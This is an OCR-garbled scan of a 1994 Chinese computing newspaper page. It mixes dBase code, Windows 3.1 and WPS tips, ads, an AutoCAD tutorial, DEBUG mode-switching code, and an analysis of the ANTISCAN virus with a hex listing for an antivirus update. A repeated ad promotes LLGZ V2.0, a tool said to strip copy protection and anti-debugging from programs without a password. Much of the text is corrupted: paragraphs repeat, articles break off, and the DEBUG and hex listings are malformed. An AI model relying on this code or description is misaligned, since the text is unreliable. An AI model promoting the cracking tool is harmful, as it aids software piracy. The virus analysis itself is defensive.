@ 21,31 SAY * F5-& MF5 *
@ 21,49 SAY *
@ 21,49 SAY * F8-& MF8 *
@ 22,13 SAY *
@ 22,13 SAY * F3-& MF3 *
@ 22,31 SAY *
@ 22,31 SAY * F6-& MF6 *
@ 22,49 SAY *
@ 22,49 SAY * F9-& MF9 *
@ 23,13 SAY *
@ 23,13 SAY * F4-& MF4 *
@ 23,31 SAY *
@ 23,31 SAY * F7-& MF7 *
@ 23,49 SAY *
@ 23,49 SAY * F10-& MF10 *
RETURN
```

编辑时用的是D方式,使得本该是ASCII文件格式的源程序输入信息流中出现了换行符,造成了错误。基于造成错误的原因,笔者通过实践证明,为了这些用D方式编辑的源程序能够使用,可以采取以下方法补救:

1. 使用同样的字处理程序,用N方式,将该源程序调入。如先是用WPS系统的D方式编辑的,就用WPS系统的N方式来调入该源程序。在这之前,最好用拷贝的方法将原程序更名。
2. 在插入状态下,在程序中每一个硬回车符的后面,再加一个硬回车,使原来的硬回车符移到下一行,且单独成为一行。
3. 删除这一只有一个硬回车符的行(如用^Y命令)。
4. 将程序全部处理完后存盘退出。经过这样处理后,一般说来源程序就可以在程序调试编译软件中进行调试了。这样就避免了工作量和机时的更大浪费。当然,为了减少这些本是不必要的麻烦,最好在是使用字处理程序编程时更加注意,一定要使用N方式来编辑我们的源程序。

□西藏 钟国超

```
*F2-F10.DBF功能键动态
定义库结构:字段顺序1-9均为字
符类型,宽度均为12字节,总计
109个字节。
*WJGL1.PRGR F2-F10功能
键动态定义程序!
SET COLO TO 4/6
CLEAR
SET COLO TO 4/6
@ 18,20 SAY *F2-F10功能
键词组修改模块*
*调用F2-F10功能键词组屏
幕显示程序!
DO WJGL2. PRG
STORE.F. TO CHECKK
SET COLO TO 6
@ 24,22 SAY *修改功能键的
词组吗? (Y/N)*GET CHECKK
READ
IF .NOT. CHECKK
RETURN
ENDIF
STORE.F. TO CHECKK
```

有关WINDOWS 3.1软件的一些使用方法

Microsoft Windows 3.1 for DOS是Microsoft公司为IBM PC及其兼容机设计的运行于DOS系统下的图形界面环境,它优良的人机界面和简便的使用方法深受世界各国IBM PC系列机用户的喜爱,但它在一些兼容机上就表现得并不出色,因为兼容机的BIOS和IBM兼容。为了不侵犯版权而不能照抄,所以在一些中档设计上就笨拙一些,这些兼容的BIOS某些中断就比IBM机的慢,或是有出入,进而造成了基于IBM PC机设计的WINDOWS在一些使用DOS兼容机上安装和使用时应有一些问题,下面就WINDOWS 3.1在安装和使用上应注意的问题作一些说明:

- 一、防止堆栈溢出
 有的计算机在某一DOS运行WINDOWS 3.1会出现堆栈溢出而死机的现象。堆栈其实是DOS和在应用程序处理硬件中断时使用的临时数据结构,在安装Windows时,如果设置程序(SETUP.EXE)检测到硬件或软件需要一特定大小的栈空间时,会在CONFIG.SYS中加入"stacks=9,256"。(这一值是一个486/664兆内存的兼容机的结果,其它机器不一定相同)。这个设定可以满足大多数情况,但是,如果以386增强方式运行Windows时收到"内部堆栈溢出"的消息,或在标准方式下运行时莫名其妙地死机(特别是在设置或移动鼠标器时),请首先试着加大"stacks="命令行中的第二个数(如256改为512),如果还不能正常工作,加大第一个数(如9改为10或11)。关于堆栈的设定和修改CONFIG.SYS文件的详细介绍,请参阅有关资料,这里就不详细说明了。
- 二、采用32位磁盘存取方式应注意的问题
 32位磁盘存取方式是WINDOWS 3.1为它的虚拟内存机制加快磁盘读写速度而设计的特殊存取方法。这种方法在一些BIOS版本中,以及硬盘控制卡电路不完备的计算机上不能实现或不安全(极易造成数据丢失)。SETUP程序在缺省情况下不打开这一功能。这时WINDOWS运行比较慢,但它能在任何原装机和兼容机上运行而不会出现"硬盘读写错误"的信息。32位存取方式在某些电池供电的便携式计算机也会拒绝运行,因为这一类便携式计算机节能调节功能,硬盘在不使用时没有电流,而WINDOWS突然启动磁盘进行读写时,硬盘的电流还未达到标准,从而出现磁盘错误。但32位磁盘存取方式在某些电池供电的便携式计算机

上还是可以正确运行的,例如Acer, Compaq Notebook,若需使用该功能,请在"虚拟存储器"对话框("386增强方式"选项)中选择"32位磁盘存取"功能,请便携式计算机用户最好不要打开这一功能。据Microsoft公司介绍,此功能没有在便携式计算机上充分考核。

- 三、使用Smartdrv 4.0版
 Smartdrv 4.0版高速缓冲器(Windows 3.1提供)在某些特定应用软件或硬件上使用,可能会遇到的问题及解决方法。
 如果在某些COMPAQ DESKPRO系列的386/16和386/20计算机上安装了Smartdrv 4.0而存取软盘时发生问题,可以将"Smartdrv/L"一句加到AUTOEXEC. BAT文件中,使SMARTDrive缓冲区放在软盘存储器中,或是将"Smartdrv A-B"加到AUTOEXEC. BAT文件中,使软盘驱动器的高速缓存功能失效。
 大部分扩充存储设备厂商都试图将Smartdrv安装在上位存储器块(UMB)中,以优化Smartdrv,此时如果使用双缓冲区,同时以386增强方式运行Windows时可能有问题。如果需要双缓冲与Smartdrv一起使用,请确保SMARTDrive安装在低位存储器中,请加入"device=smartdrv/ double_buffer"命令在CONFIG.SYS文件中。

还有一点要注意,请不要将Smartdrv 4.0版与Norton工具箱6.0版的磁盘监视程序(DiskMonitor)的磁盘保护功能一起使用,如果企图写入受保护的驱动器,WINDOWS将会导致严重出错,并使系统崩溃。若一定要写入受保护的驱动器并使用其作为高速缓存的话,请把"Smartdrv"驱动器号"加入AUTOEXEC. BAT文件命令行,例如,如果驱动器F是受保护的驱动器,则AUTOEXEC. BAT必须执行"Smartdrv F"命令。或者使用磁盘监视程序时改用Norton高速缓存程序"Ncach 2"或"ncach"。

- 四、装入Smartdrv之后,不要再使用SuperStor的"建立可安装驱动器"、"安装"和"卸下"功能。
 在装入Smartdrv之前必须先配置SuperStor分区。Windows 3.1设置程序会自动将Smartdrv命令置于AUTOEXEC. BAT文件的一开始,如果你的AUTOEXEC. BAT文件中含有"安装"配置命令,要保证将Smartdrv命令放在SuperStor配置命令之后,如果不按以上所述配置,则WINDOWS 3.1将不能运行或出现"磁盘读写错误",严重时还会破坏磁盘上的内容。
 如果使用Smartdrv在SuperStor的压缩驱动器上作用高速缓存,也会出现读写错误。若要禁止Smartdrv使用高速缓存压缩驱动器,请在Smartdrv命令后加入"驱动器字母-(减号)"选项。例如,C驱动器是个性化压缩的驱动器,而D和E驱动器是压缩的SuperStor驱动器。AUTOEXEC. BAT文件中应包括一行"Smartdrv D-E"。

以上是在本人对Microsoft Windows 3.1在使用中的一些体会,所有实例全部在兼容486/DX66,AST 386/DX25,Compaq LTE lite4/25兆机上通过。

□重庆 周东

初学园地

臣氏电脑

臣氏公用软件交流网,数千种软件
 带电脑硬盘启动盘加入,欢迎来高,来电
 索取章程,清单,联系地址:广西柳州市
 永交流站图书市场35号联系人:石伟
 邮编:545001 电话:(0772)216810

四川省计算机用户协会 国际共享软件交流服务网

四川省计算机用户协会,成都市成华电子高科技公司,成都瑞丰电脑技术公司联合推出国际共享软件交流服务网。本交流服务网通过国际共享软件传播网,获取当今世界最新最权威最实用的国际共享软件(Shareware),软件数量上万种(包括部分软件的源代码程序),内容包罗万象。软件类型各异:各种操作系统环境工具、各种编程语言工具包和辅助工具、图形图像、通讯和网络、多媒体、数据库、CAD应用、科学计算等,更有游戏娱乐软件以及大量的家庭教育学习软件。交流服务网将以每月数百种的软件陆续为你奉献,网员的个人成果,更在本网中作有偿推广、服务,使你拥有机会与世界的同行共同分享,共同探讨、精诚合作,以促进计算机软件业的进步。

我们的宗旨是:奉献社会,共同进取

欢迎加入国际共享软件交流服务网
 软件网月280元/年,个人网月30元/年,或
 我们每月定期为网员提供最新软件清单和每
 年免费软件网月30个软件,个人网月12
 个,网员研究若干种软件,或成光盘3-5
 个软件,每盘15元,全年软件每盘10元,网
 月网员或会员在12元,全年软件每盘12元(如
 需邮寄者请在清单外另加邮费5元),硬盘为
 1.2M。

入网者请详细填写网员申请表,姓名、
 地址、邮编及联系电话,以便我们为网员
 提供最佳服务。
 联系人:国际网员
 姓名:国际共享软件交流服务网
 地址:成都成华二支路永交流站
 电话:2119888
 个人:国际网员
 成都成华二支路永交流站60号
 成都成华电子高科技公司
 成都二环路 邮编:610051
 成都成华电子高科技公司
 成都二环路 邮编:610051
 成都成华电子高科技公司
 成都二环路 邮编:610051
 成都成华电子高科技公司
 成都二环路 邮编:610051

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务总公司 成都软件公司 成都电子研究所合办 主编：刘锦雄 副主编：唐毅
国内统一刊号：CN51-0106 订购代号：61-74 地址：成都市金河街75号 邮政编码：610015

远宏汉字系统是北京远宏技术开发公司研制的新一代DOS中文平台。目前最新版本为YHDOS V2.10版。YHDOS是一个纯软件的DOS环境，对内存的使用严格遵循国外最新标准，与各种西文软件不会发生冲突。目前流行的绝大多数西文软件均须汉化才能在YHDOS支持下直接处理汉字。

YHDOS的直接写屏和西文制表符智能识别可以不用占用系统资源，因此，串口高速通讯安全可靠。

YHDOS可运行于各种以DOS为基本操作系统的机器上，当使用DOS5.0及以上版本时，可以实现零内存占用，便于用户开发大型应用程序。系统封装实现了智能化，软、硬件适应能力极强。可以自动适应各种显示卡和显示设备，如HGC、EGA、VGA、CEGA、CVGA及各种Super VGA；显示器可自动按系统当前配置择优选择驻留方式。也可由用户指定驻留在EMS、XMS、EXT、基本内存、虚拟盘或使用压缩字库。YH-

DOS可安装在网络服务器上，支持各种有盘、无盘工作站，且工作站的数目不受限制，彻底解决了远程终端间的通讯问题。各工作站均可拥有与单机相同的功能，如直接写屏、西文制表符智能识别、汉字转写、共享打印字库等。

YHDOS为用户提供了智能化的远宏拼音输入法，全拼、简拼可以同时混合输入。还可直接将各个单字编码输入构成词组使得输入速度大大提高。具有联想、高频预见、智能词频调整等先进的中文输入技术，更使得输入是先进的上行拷贝功能。使得重复地输入相同内容变得轻松自如。此外，还向用户提供了杂符输入法，以方便特殊符号的输入。用户也可以把其它汉字系统的输入模块挂接在YHDOS上，如SPDOS、王码、2.13、自然码等。

YHDOS的打印功能十分强大，将点阵字库和矢量字库有机地结合起来，支持常见的各种9针、24针打印机及激光、喷墨、液晶打印机。在任何软件中均可直接打印8×8~3000×3000点阵的精美汉字，系统可支持26种简、繁矢量字库。打印控制命令与2.13汉字系统兼容，也可连接其它汉字系统的打印驱动程序。此外，系统还提供了屏幕打印功能，可以实现1~5倍的屏幕硬拷贝打印。

国内流行的中文处理软件如PWS等均可在YHDOS下运用自如，并可利用系统提供的矢量字库进行高质量的打印输出。YHDOS随盘附有功能强大的中英文文字编辑软件CCPE，各种表格的制作十分方便，具有表格保护功能，并可对表格的浏览及行距进行扩展或压缩。

YHDOS采用了各种先进的技术，其性能价格比远远高于同类产品。系统提供的屏幕保存与恢复用户接口及各种特效功能开发中文用户界面非常方便，笔者已使用数月。YHDOS确是家庭、教学、科研、OA及MIS等领域中应用开发所不可或缺的高级中文平台。

高级中文平台简介

欢迎刊登合订本封面广告

(软件报)为16开印刷，每年均增加几十万字实用资料的附录，深受读者欢迎。可以说(软件报合订本)已成为电脑应用和软件开发者、电脑爱好者人手一册的必备工具。94年(软件报合订本)预计95年元月底出版发行，印数5万册。为方便计算机公司、厂商利用宣传品，扩大影响，现公布封面广告收费标准如下：

彩色		单色	
版位	价格(元)	版位	价格(元)
封面	8000	封面	3000
封底	6000	封底	1500
封二、封三	5000	封二、封三	1000
插页	4000	插页	800

(注：)外商广告除上述标准加倍收费(人民币结算)
联系人：沈舟 电话：(028)6637850-12 传真：(028)6637917 邮编：610015
开户名：成都软件技术公司 开户行：工商银行成都青年宫支行
账号：21808931815 (软件报广告部)

呼唤电子计税收款机

研究世界各国的经济收入状况表明，税收历来都是各个国家财政收入的重要支柱。统计数字表明，多年以来，我国每年国税的流失数额多达千亿元人民币以上。目前在逃漏税中，个人、个体商业者小型商业网点占有相当大的比例。因此，尽快在各类商业网点推广使用电子计税收款机，必将有助于大大减少国税流失。统计资料显示，我国目前拥有1000多万类商业网点，假如这些网点能在10年内逐步配置使用电子自动计税收款机，则平均每年市场需求量即为100万台。如果考虑到全国的商业网点逐年增加和电子计税收款机不断更新，我国电子计税收款机市场需求量就更为可观。据了解，我国有关部门目前正在加紧研究确定电子计税收款机的试点城市及相应的立法准备工作。

面对着如此巨大、具有诱惑力的潜在市场，国内外厂商纷纷趋之若鹜，个个跃跃欲试，争相占领这一大市场。因而，也就必然出现激烈的市场竞争。然而，要赢得这场竞争和占领这一市场，就必须要适销对路的产品，过硬的产品质量，吸引人的价格，周到优质的服务 and 正确务实的营销策略。完全可以确信，电子计税收款机应用普及之时，就是我国商业税收收入规范化之时。

殷切盼望这一天早日到来！ □北京 月生

★编号：941004
名称：超反跟踪解密工具软件—LLGZ V2.0
作者：李祥林

LLGZ软件自去年推出以来，反应强烈，在多次举办的全军某软件交流会上，荣获二等奖。本次推出的LLGZ V2.0版本首次采用了许多专利技术，在保留原软件功能的前提下，对之做了许多重大的改进、提高，使得新版本在功能、易用性等方面都有了质的突破。特别设置了A、B两种版本，A版为“标准版”，内置“标准模式”、“自动模式”和“杀毒模式”三种工作方式；B版为“傻瓜版”，以适应不同层次用户的要求。

3.“杀毒模式”：采用与目前各种杀毒工具迥异的最新技术，能够清除一切已知和未知的文件型及其它类型的病毒，杀毒前后的文件完全相同；

4.是目前唯一的不需要密码就能对大多数的加密程序进行解密的工具软件；

5.不占用或修改DOS环境，可以跟踪具有各种反跟踪措施的执行文件，可一次设置多个跟踪点，每个跟踪点均可按用户要求完成，实时记录表现函数(CPU寄存器、时间、1MB内存中的任一区域)，实时修改现场数据，实时显示运行路径等功能；

6.各种工作模式可以灵活运用，使用户得到最佳的结果，拥有该软件一解密专家+杀毒专家+垃圾、硬件调试专家。

一、A版的主要特点与功能：
1.“标准模式”：采用了“多遍内存扫描”自动跟踪可执行文件的专利技术，可以对一切加密工具(如：LOCK93、NT、BITLOCK、软件狗、加密卡等)加密的一切程序跟踪，自动恢复出加密前完全相同的可执行文件；恢复出的文件与普通DOS下的执行文件一样可以在任何DOS版下的不同配置机器上正常运行、备份；

2.“自动模式”：对一切加密工具加密的绝大多数程序不需跟踪而自动恢复出与加密前功能完全相同的可执行文件；真正实现了“会操作计算机就能解密”；

二、B版的主要特点与功能：
该版是针对一般用户开发的完全自动化的解密工具，使普通用户也能对所有加密工具加密的绝大多数文件进行解密，实现了“会操作计算机就能解密”的用户要求。

三、适用范围：
PC—286、386、486、586系列机；MS—DOS3.30—6.22的中、西文版本
转让价格：A版，880元(赠送B版及多种实用软件或解密一种软件例子)
B版，480元(赠送多种实用软件)

天光软件 世界

1. 天光2.0单用户/10用户/N用户/Onhan版 880/2280/6000/12800元
2. 通用人事管理数据库CFMS V3.0B单用户/网络版 4880/9480元
3. 通用财务系列财务软件 (DOS/Windows版)
4. 用户、先声系列财务软件
5. 网络共享程序大全 188元/套
6. 天光—彩虹高级名片打印系统 18400元
7. 天光—彩虹高级名片卡定制系统 28800元
8. 天光高档印刷激光照排系统 72300元

地址：成都建设北路二段四号电子科大十二层院内
开户行：四川建设银行成都分行
电话：(028)3333331—2587
邮编：610054
账号：2631913984

一九九五年全国电子报刊联合征订目录

订约代号	报刊名称	刊期	开本页码	单价	全年价	通讯地址
1-25	计算机世界	周刊	4开160页	0.80	26.00	100028 北京 750信箱
1-48	北京电子报	周刊	4开4页	0.30	18.00	100008 北京东城德胜门内黄城根头条一
1-49	国际电子报	周刊	4开44页	0.30	18.00	100049 北京 750信箱
1-145	电子周报	周二	对开4页	0.20	10.00	100041 北京 437信箱
2-75	无线电	月刊	16开84页	2.40	28.80	100070 北京朝内南竹杆胡同111号
2-354	电视技术	月刊	16开100页	2.90	34.80	100014 北京 748信箱
2-355	电子技术	月刊	16开82页	1.80	22.80	100009 上海 051-23信箱
2-675	电子技术	月刊	16开80页	3.00	36.00	100070 北京朝内南竹杆胡同111号
2-888	电子与电脑	月刊	16开164页	4.00	48.00	100036 北京阜成门里15号
2-889	电子技术应用	月刊	16开120页	2.50	30.00	100041 北京 437信箱
2-892	电子技术	月刊	16开40页	1.60	19.20	100094 北京 165信箱
2-893	电子技术	月刊	16开48页	2.00	24.00	200009 上海 051-23信箱
2-894	电子技术	月刊	16开48页	1.90	22.80	200228 上海瑞金二路353号
2-895	电子技术	月刊	16开48页	2.00	24.00	200009 上海 051-23信箱
2-896	电子技术	月刊	16开48页	4.20	50.40	200020 上海瑞金二路452号
4-542	家电维修	月刊	16开	2.80	33.60	200228 上海瑞金二路353号
12-180	家电维修技术	月刊	16开48页	1.98	23.88	130021 长春新红旗11号乙门303室
27-65	江苏电子报	周刊	4开4页	0.25	12.50	210008 南京中山北路268号
49-115	电脑	月刊	16开96页	3.00	36.00	510631 广州华南理工大学
61-74	软件报	周刊	4开4页	0.28	18.76	610015 成都金府街76号
61-75	电子报	周刊	4开4页	0.20	12.00	610015 成都金府街76号
61-8	西部电子信息报	周刊	4开4页	0.18	9.88	610017 成都锦江宾馆西66号
61-87	电子文摘报	周刊	4开4页	0.18	9.88	610015 成都金府街76号
61-88	实用电子文摘	月刊	16开96页	3.00	36.00	610015 成都金府街76号
62-189	家庭电子报	月刊	16开32页	1.40	16.80	610015 成都金府街76号
66-22	机械与电子	双月刊	16开48页	2.80	16.80	650003 贵阳延安南路47号
77-19	电脑报	周刊	4开6页	0.28	16.80	480015 重庆双钢路3号
81-10	中国电子报	双月刊	对开6页	0.50	81.00	100041 北京 437信箱
82-141	国外电子报	月刊	16开48页	8.00	12.00	100083 北京 2452信箱
82-339	计算机世界月刊	月刊	16开140页	2.00	24.00	100034 北京朝内南竹杆胡同111号
82-340	家电维修	月刊	16开82页	1.80	18.00	100007 北京东四十二条82号
82-417	微型机与应用	月刊	16开52页	2.00	24.00	100082 北京 927信箱
82-452	电子标准化与质量	双月刊	16开48页	3.00	18.00	100007 北京 1101信箱
82-454	信息与电脑	月刊	16开48页	4.80	64.00	100004 北京西直门内大街16号804室
82-512	电脑爱好者	月刊	16开56页	2.80	28.40	100080 北京中关村二街5号102号
82-518	今日电子	月刊	16开160页	8.00	96.00	100084 北京 178信箱今日电子杂志社
82-541	电子制作	月刊	16开32页	1.80	18.00	100007 北京东四十二条82号
82-590	高保真音响	月刊	16开96页	10.00	120.00	100070 北京朝内南竹杆胡同111号
82-596	个人电脑	月刊	16开160页	4.80	57.60	100036 北京阜成门里12号
82-665	音响技术	双月刊	16开56页	2.80	18.00	100045 北京西直门二条4号
82-676	中外电脑	月刊	16开26页	1.80	21.60	100022 北京 2269信箱
82-682	家用电器与游戏机	月刊	16开48页	2.80	33.60	100009 北京朝内大街西四斜街13号四门
82-625	电子产品维修与制作	月刊	16开62页	2.40	28.80	100039 北京海淀区永定路123号
82-626	国外电子文摘报	月刊	16开64页	2.00	24.00	610015 成都金府街76号
82-627	国外电子文摘报	双月刊	16开72页	2.00	18.00	610015 成都金府街76号
82-628	国外电子文摘报	双月刊	16开128页	5.00	60.00	610017 成都锦江宾馆西66号
82-629	国外电子文摘报	双月刊	16开90页	4.00	48.00	610008 成都外西大街48号
82-630	国外电子文摘报	双月刊	16开98页	4.00	48.00	610016 广州 1501-9信箱
82-631	国外电子文摘报	双月刊	16开48页	2.00	24.00	610020 广州石岗五山岗科技园
82-632	国外电子文摘报	月刊	16开196页	10.00	120.00	

LLGZ软件自去年推出以来，反应强烈，被誉为“不可多得的软件珍品”。在今年举办的全军软件交流会上又获“二等奖”的殊荣。

本次推出的LLGZ V2.0版，在保留原软件功能的前提下，采用了许多专利技术，为之做了许多重大改进、提高，使得该版本的功

能、易用性。用户界面等方面都有质的飞跃，为适应不同层次的用户，首次，同时推出A、B两个版本。A版——标准版，功能全面，适用于要求高的用户；B版——傻瓜版，自动化程度高，适用于一般用户。

在功能上，采用了“多遍内存扫描自动重组可执行代码”的专利技术，可以对各种加密程序进行处理，100%地恢复文件加密前的位置表项，彻底恢复出与文件加密前相同的可执行文件。也可以恢复出与加密前代码不同但功能相同的可执行文件。无论用哪种模式恢复出的文件，均与DOS下的可执行文件一样，可以在不同配置的机器及不同DOS版本下正常运行及随意复制；在跟踪方法上增设了各种条件跟踪方式，如：要在程序执行到某

点后，跟踪一个中断，要求：执行该中断100次时停止运行并记录下当时的机器状态。只要在相应跟踪次数栏输入100次，在相应中断号栏输入：*号，在内存记录栏输入记录地址及长度；然后执行跟踪即可。屏幕的右上角相应跟踪次数段将实时显示相应中断执行的次数等跟踪信息。程序执行到某点后，

跟踪解除工具

设定次级机器状态，永久保存在自动记录的数据磁盘文件中，供用户随时查寻。也可以要求程序执行到某点后，所跟踪的中断在某寄存器的值为指定值时开始记录断点状态，内存当前数据、代码；这些工作均是在不影响跟踪程序运行的前提下进行的，即所得数据完全是被跟踪程序正常运行时的真实过程。也可以有意对跟踪程序的运行在不同点或不同时间进行多次干预，使程序预演在用户设想的某种初始状态或某种中间状态下运行的结果。并可按用户要求记录各种数据供用户分析。其指定的跟踪点条件，即可以是某一中断，也可以是某时的某点（执行一段后的某地址），或某循环的某次数，循环中的某寄存器。

在易用性方面，也做了重大改进。为满足多层次用户的需要，首次同时推出了A、B两种版本供用户选用。

A版——标准版，具有LLGZ工具的全部功能，并且设置了三种工作方式：“标准模式”、“自动模式”和“杀毒模式”。

“标准模式”可以对一切加密工具（如，LOCK93、NT、BIT-LOCK、软件狗、加密卡等）加密的一切程序进行跟踪并能自动恢复出与加密前完全相同的可执行文件。由于有各种跟踪、修改、记录手段，并可以与“自动模式”混用，因而它对程序的跟踪、解密适用于各种情况，并可以在没有密码的情况下完成。

“自动模式”采用了一定的智能技术，可以不需要跟踪，自动对一切加密工具加密的绝大多数程序自动恢复出与加密前功能完全相同的可执行文件。操作极其简单，真正实现了“会操作计算机就会使用”的用户要求。

“杀毒模式”采用与目前各种杀毒工具迥异的首创技术，杀毒后的文件与带毒前的文件完全相同。从根本上消除了病毒的威胁。

B版——傻瓜版，是A版中“自动模式”的独立形式，对用户的专业素质无任何要求，实现了“会操作计算机就会使用”的广大用户的迫切要求。

总之，LLGZ V2.0版比以往的“破”的飞跃，可以满足不同层次用户的要求。正如《说明书》中写到的：“本软件用途，绝不仅限于解密。由于其设计独特，不同于以往的任何工具，是调试程序，查找疑难问题，清除病毒，学习、剖析其它软件的最佳工具。”

在用户界面上，采用了“西文字符方式下直接显示汉字”的专利技术，使用户在不启动中文系统的情况下，一样显示出漂亮的中文彩色人机界面。

(二) 2. **STRETCH

用于对实体进行延伸，所延伸的实体上的点只能是“控制标”所在的点。在延伸之前可以光标对准选择好的“控制标”并且拾取它，如果需要选择多于一个的“控制标”，应当事先按下键盘上的<Shift>键并且持续到所有选择完成之后方才“放”开它，被选择的“控制标”将被突出显示，同时被填充指定的颜色，选择完后在屏幕提示区将出现提示：

如果是圆心则将使圆做平移。如果选择了某一个实体上的所有“控制标”，则拾取屏幕上的一个点后，该实体就将做平移，其平移的方向与距离由橡皮筋线确定。

指定一个新的点也可以输入一个坐标值，其新的点将作用于所有被选择的“控制标”。

提示项中的其它选择项用途与解释如下：

Base point 用于指定延伸的参考基点。利用这个选择项可移动光标或者输入一个确定的坐标值来准确地延伸图形实体；Copy用于当延伸图形实体时多重拷贝（Multiple Copy）实体。注意，可以先按下<Shift>键才来输入或者拾取一个或者多个坐标点来产生多个的或者多个延伸拷贝。将所有的延伸拷贝完成后再次“放”开该键。（在标准的Copy命令中也可以使用这种更加方便的方法。）

选择该项后，接下来的每在屏幕上指定一个点均将作为新的基点供延伸拷贝使用。每个点均将产生一个拷贝。直到选择了一个“Xit”选择项或者一个点“空”响应后方才结束操作并返回“Command”提示；Undo由图形实体的类型而定。如：选择的“控制标”是一条直线上的某个端点，则夹点将移向新的点，并且导致直线旋转一个角度以及变长或短或者更短；如果是圆上的某一个“控制标”则将改变圆的直径。

在其它方式下可以输入关键字“ST”（或者“STRETCH”）转至该方式。

注意：在“控制标”方式下，提示中的缺省选择项将在前面，这与通常的AutoCAD提示项是不一样。这里的缺省选择为：<Stretch to point>。回答它可以给出一个延伸点，同时在屏幕上将伴同着一条橡皮筋线出现在移动图形实体时屏幕上显示一个点，实体将从基点移动到新的点，其结果由图形实体的类型而定。如：选择的“控制标”是一条直线上的某个端点，则夹点将移向新的点，并且导致直线旋转一个角度以及变长或短或者更短；如果是圆上的某一个“控制标”则将改变圆的直径。

在其它方式下可以输入关键字“ST”（或者“STRETCH”）转至该方式。

注意：在“控制标”方式下，提示中的缺省选择项将在前面，这与通常的AutoCAD提示项是不一样。这里的缺省选择为：<Stretch to point>。回答它可以给出一个延伸点，同时在屏幕上将伴同着一条橡皮筋线出现在移动图形实体时屏幕上显示一个点，实体将从基点移动到新的点，其结果由图形实体的类型而定。如：选择的“控制标”是一条直线上的某个端点，则夹点将移向新的点，并且导致直线旋转一个角度以及变长或短或者更短；如果是圆上的某一个“控制标”则将改变圆的直径。

功能强大的 LLGZ V2.0



想见汉字操作系统(CXDOS)支持字符及图形显示两种模式，系统默认是字符模式，而CXDOS的特殊功能却是在图形模式下实现的，它通过@0,0chr(14)+“转命令”和Foxbase+2.1通讯，完成诸如画点、线、圆、椭圆及其它特殊效果的图形。因此，这就存在着显示模式的切换问题。如果软件封面挂接的MIS或其它软件也是图形显示模式的话，那么这个问题还不突出，我们可以在进入该系统前通过手工将原系统默认的字符模式切换成图形模式，就可一劳永逸，不再管它。但是，如果它挂接的是一个运行于字符模式下的软件，那么就势必会引起程序显示混乱，因此，必须要通过某种转换程序实现字符/图形模式的自动切换，以便程序自动控制而不需要人工干预。但略为遗憾的是该系统本身并未提供这种显示转换程序。通过用debug对该工具编写的分析，用debug调试汉字系统写了两个小程序来实现以上思想。过程如下：

```
C>debug
--e100
--xxxx,0100 mov ax,14e0
--xxxx,0103 mov bl,09
--xxxx,0105 int 10
--xxxx,0107 ret
--xxxx,0108
--r cx
CX,0000
--w
--a MODEZ.COM
--q
C>debug
--a100
--xxxx,0100 mov ax,14e0
--xxxx,0103 mov bl,09
--xxxx,0105 int 10
--xxxx,0107 ret
--xxxx,0108
--r cx
CX,0000
--w
--a MODEZ.COM
--q
```

其中，MODEZ.COM完成字符→图形模式的转换，MODEZ.COM完成图形→字符模式的转换。利用这两个程序就可在程序中实现自动切换。

□重庆后勤工程学院

病毒来源和已知分布，1994年8月北京医科大学李华先生提供了一个长度为1786字节的新型病毒样本，该病毒的信息与SCAN有关，故命名为ANTISCAN病毒。另据报道福建莆田也已发现该病毒，说明我国南北方均有该病毒流行。

基本特性：ANTISCAN病毒传染扩展名为COM和EXE的可执行文件。病毒加在原文件的尾部，原文件的前28个字节被移到相对病毒头偏移55C处。病毒体的大部分是加密的，具有很强的反跟踪能力。当运行一个染毒文件时，病毒首先修改单步执行中断，利用80x86系列CPU的单步执行功能进行解密，这使得不能简单地用DEBUG的T命令跟踪分析病毒。

ANTISCAN病毒不修改INT21中断，而利用INT2F中断进行传染。在DOS状态下，用户每敲入一组合符并按下回车键，DOS都要调用INT2F中断，调用功能码为AE，以检查用户所敲入的字符是否扩充命令。ANTISCAN病毒正是截获这一中断功能，检查用户所敲入的字符若是一个COM或EXE文件的主文件名，并且该文件还没有染毒则对该文件进行感染。传染时文件染毒后的长度被保存在病毒的554到557单元，以后再运行该文件，如果发现文件长度大于554到557单元的记录值，则认为文件又被其它病毒感染了，于是按554到557单元的记录值恢复文件长度和ANTISCAN病毒自身的引导头。当染毒文件是SCAN.EXE时，屏幕上将显示一段英文信息：

```
Anti Virus
If your software has been infected...
--- Mr. MeiHua ---
中文译为：
反病毒
如果你的软件已被其它病毒感染，请运行你的软件，则病毒将被清除。
谢谢！
ANTISCAN病毒确有一定的清除其它病毒的作用，但它在非授权情况下传染可执行文件的特征确定了它自身就是一个病毒，由于它的干扰，使得一些可以带参数加载的文件不能运行。

```

绝大部分文件型病毒都是通过截获INT21中断进行传染的，不利用INT21中断的文件型病毒十分罕见，所以对ANTISCAN病毒的分析是对一种新的病毒机理的研究，对于今后反病毒技术的发展和保护计算机系统安全有重要意义。

检测和杀毒：判断ANTISCAN病毒的方法是查文件增长1786[+16]字节，并且文件的倒数第160字节起有文件本身的名字，即可基本判定为感染了ANTISCAN病毒。病毒偏移558处是原文件的原文件长度高16位，55A处是原文件长度低16位，偏移55C到28个字节

是原文件头，根据这些参数，就可以用DEBUG进行手工消毒。

本次升级为求其卡追加杀除ANTISCAN病毒的功能，需要求其卡升级版杀毒卡的读者可与本报咨询部(电话8635938)或北京电力部信息中心中联系(邮编100761,电话3261832)。

100 REM 28-27 Kill "Anti SCAN" virus
110 DATA OA,50,5A,57,20,43,41,52,44,00,00,00
120 DATA 01,80,0B,29,00,D1,00,E8,53,F5,83,3E,46,21,00,75,18,C4,06,6A,23
130 DATA A3,0E,24,8C,06,10,24,C4,06,70,23,5E,EP,1D,F7,BE,5C,23,B9,1C,00
140 DATA E9,88,F4,C3,01,18,9B,0C,00,50,33,C0,50,CB,40,00,9C,88,0D,00,03
150 DATA 01,24,0A,0B,0E,00,50,41,4E,54,49,20,53,43,41,4E,00,01,32,0B,4E,00
160 DATA 74,34,BE,18,1B,BF,05,24,B3,05,F3,A6,75,68,8B,16,03,24,03,D2,03
170 DATA D2,03,D2,03,D2,81,EA,00,01,B8,00,4E,E9,90,F5,72,50,A3,C,21,89
180 DATA 16,4E,4E,21,B9,FF,01,BA,00,26,E8,7C,F5,BE,1D,1B,BF,10,26,B9,08,00
190 DATA F3,A6,75,33,56,33,C0,E8,0A,E5,81,C2,09,05,83,01,8A,0A,03,00,81
200 DATA 32,1B,03,53,02,01,00,1F,FF,FF
990 DATA END,7075,9217,0027

反病毒专栏

病毒来源和已知分布，1994年8月北京医科大学李华先生提供了一个长度为1786字节的新型病毒样本，该病毒的信息与SCAN有关，故命名为ANTISCAN病毒。另据报道福建莆田也已发现该病毒，说明我国南北方均有该病毒流行。

